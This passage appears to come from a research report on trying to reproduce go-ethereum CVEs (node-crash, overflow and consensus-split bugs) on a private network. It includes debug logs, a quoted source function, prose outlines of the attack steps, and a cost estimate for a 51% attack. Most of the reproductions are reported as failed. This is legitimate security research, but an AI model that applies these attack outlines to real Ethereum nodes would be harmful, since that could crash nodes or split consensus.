DEBUG[04-20|02:05:47.210] Fetching batch of headers                id=11f96216169604ef conn=inbound count=1  fromnum=27  skip=0  reverse=false
DEBUG[04-20|02:05:47.220] Fetching batch of headers                id=11f96216169604ef conn=inbound count=1  fromnum=13  skip=0  reverse=false
DEBUG[04-20|02:05:47.230] Fetching batch of headers                id=11f96216169604ef conn=inbound count=1  fromnum=6   skip=0  reverse=false
DEBUG[04-20|02:05:47.240] Fetching batch of headers                id=11f96216169604ef conn=inbound count=1  fromnum=3   skip=0  reverse=false
DEBUG[04-20|02:05:47.250] Message handling failed in `eth`         id=11f96216169604ef conn=inbound err="invalid message: message msg #4 (398 bytes): invalid me
ssage: (code 4) (size 398) rlp: expected input list for eth.BlockHeadersPacket66"
DEBUG[04-20|02:05:47.251] Removing Ethereum peer                   peer=11f96216 snap=true
DEBUG[04-20|02:05:47.251] Message handling failed in `snap`        peer=11f96216 err=EOF
DEBUG[04-20|02:05:47.251] Fetching batch of headers                id=11f96216169604ef conn=inbound count=1  fromnum=1   skip=0  reverse=false
DEBUG[04-20|02:05:47.252] Removing p2p peer                        peercount=0 id=11f96216169604ef duration=89.910ms req=false err="invalid message: message msg
 #4 (398 bytes): invalid message: (code 4) (size 398) rlp: expected input list for eth.BlockHeadersPacket66"
INFO [04-20|02:05:47.366] Generating DAG in progress               epoch=0 percentage=31 elapsed=21.409s
INFO [04-20|02:05:47.907] Generating DAG in progress               epoch=0 percentage=32 elapsed=21.950s
```

Reason for attack failure could be difference in hardware as attack was tested on the said vulnerable geth version (1.10.9). Since the vulnerability involves a SIGBUS error, which means a non-existent physical address requested by the application, it might be a low-level bug in the AMD EPYC 7742 Processor when allocating threads for goroutines to generate the DAG. The github issue was closed https://github.com/ethereum/go-ethereum/issues/23866#issuecomment-994760181 with the message “Closing this, without any way to repro it, there's not much action we can take on this.”


Vulnerability Details: CVE-2021-41173

A vulnerable node is susceptible to crash when processing a maliciously crafted message from a peer, via the snap/1 protocol. The crash can be triggered by sending a malicious snap/1 GetTrieNodes package.

This attack proved hard to reconstruct as it would involve, first creating a large number of contract accounts each with large amounts of storage data. With this state trie, the attacker node will sync using snap mode. Since we have a very large state trie(~10,000,000 entries) , the attacker node will stay in snap sync for a while longer, hence, remote nodes will not drop the connection abruptly.

While this goes on, the attacker node will send a message payload of the code 0x06 which is a `GetTrieNodesMsg`. This brings us to the second part of the attack which is generating a payload.

Manually finding out the correct set of bytes that caused `snap.Account` to return `nil, nil` was impossible, a fuzzer would be needed which would end up finding the special edge case. The CVE did not include what message payload was used to uncover the bug.



```go
// Account directly retrieves the account associated with a particular hash in
// the snapshot slim data format.
func (dl *diffLayer) Account(hash common.Hash) (*Account, error) {
    data, err := dl.AccountRLP(hash)
    if err != nil {
        return nil, err
    }
    if len(data) == 0 { // can be both nil and []byte{}
        return nil, nil
    }
    account := new(Account)
    if err := rlp.DecodeBytes(data, account); err != nil {
        panic(err)
    }
    return account, nil
}
```

Vulnerability Details : CVE-2021-43668

Another bug found through fuzzing but does not have any details on how to replicate it or what caused it. The issue was closed with the message `Closing this, without any way to repro it, there's not much action we can take on this.`.

https://ro.ecu.edu.au/cgi/viewcontent.cgi?article=1219&context=ism#:~:text=For%20example%2C%20on%20the%2018th,commenced%20(Wilcke%2C%202016a).

Vulnerability Details: CVE-2020-26240

This Is an overflow vulnerability that can only be triggered if the DAG size is greater than maximum uint32 (2^32 - 1). Hence, Executing this will have to wait until the private network DAG size reaches ~4095 MB which is the equivalent of 2^32 – 1 bytes.

The only way to test this is waiting until the block number gets to feasible amount. For Ethereum mainnet, this happened at block 11,520,000.

Vulnerability Details: CVE-2020-26241

This is a Consensus vulnerability, which can be used to cause a chain-split where vulnerable nodes reject the canonical chain.

Geth’s pre-compiled dataCopy (at 0x00...04) contract did a shallow copy on invocation. An attacker could deploy a contract that:

- writes X to an EVM memory region R,
- calls 0x00..04 with R as an argument,
- overwrites R to Y,
- and finally invokes the RETURNDATACOPY opcode.
- When this contract is invoked, a consensus-compliant node would push X on the EVM stack, whereas Geth would push Y

Result

First attempt was checking the security advisory on which geth versions were vulnerable. Geth version 1.9.17 was found. After making this change to one node, executing the attack did not yield any chain split as all nodes evm produced the same result which was X. I tried using an older version of geth, 1.9.7, but no chain split was observed.

From the source code, it shows that data stored in memory only exists during execution and is lost after. Also from reading the source code, result of an execution is never propagated to the state trie or a block, hence, even if the attack was successful i.e., 2 nodes produce different results, the only way of tracking the difference is adding a print statement at the end of `applyTransaction()` function to manually read the result. Therefore, it does not seem like a chain split will ever occur regardless of the security claim made. To cause a chain split, SSTORE opcode would have to be used to push the data to the storage trie, which will affect its hash, hence, different nodes producing different merkle roots for the state and finally leading to a chain split.

51% Attack

Performing a 51% attack on Ethereum mainnet is currently infeasible. To put into perspective, current network hashrate as of 20/04/2022 at 16:52 is 1,014,489.96 GH/s. A 51% attack, in theory, would be taking control of 51% (517,389.88 GH/s) hashrate of the network. NB:- This doesn't mean introducing a miner with a hashrate of 517,389.88 GH/s as doing so will only increase the overall hashrate required for the attack.

In terms of cost, running ethash mining algorithm currently requires a gpu. Suppose we get the fastest consumer gpu currently in the market, RTX 3090, it's MSRP is $ 1,499 and has a hashrate of about 133MH/s.

Suppose we do not include additional costs such as power and that we will not gain control of any miner, only add our own miner, total hashrate required would be 1,055,897.71 GH/s. This sums up to 7,939,081 RTX 3090 GPUs which would cost $ 11,900,682,419.

However, one could simulate a 51% attack on a private geth network.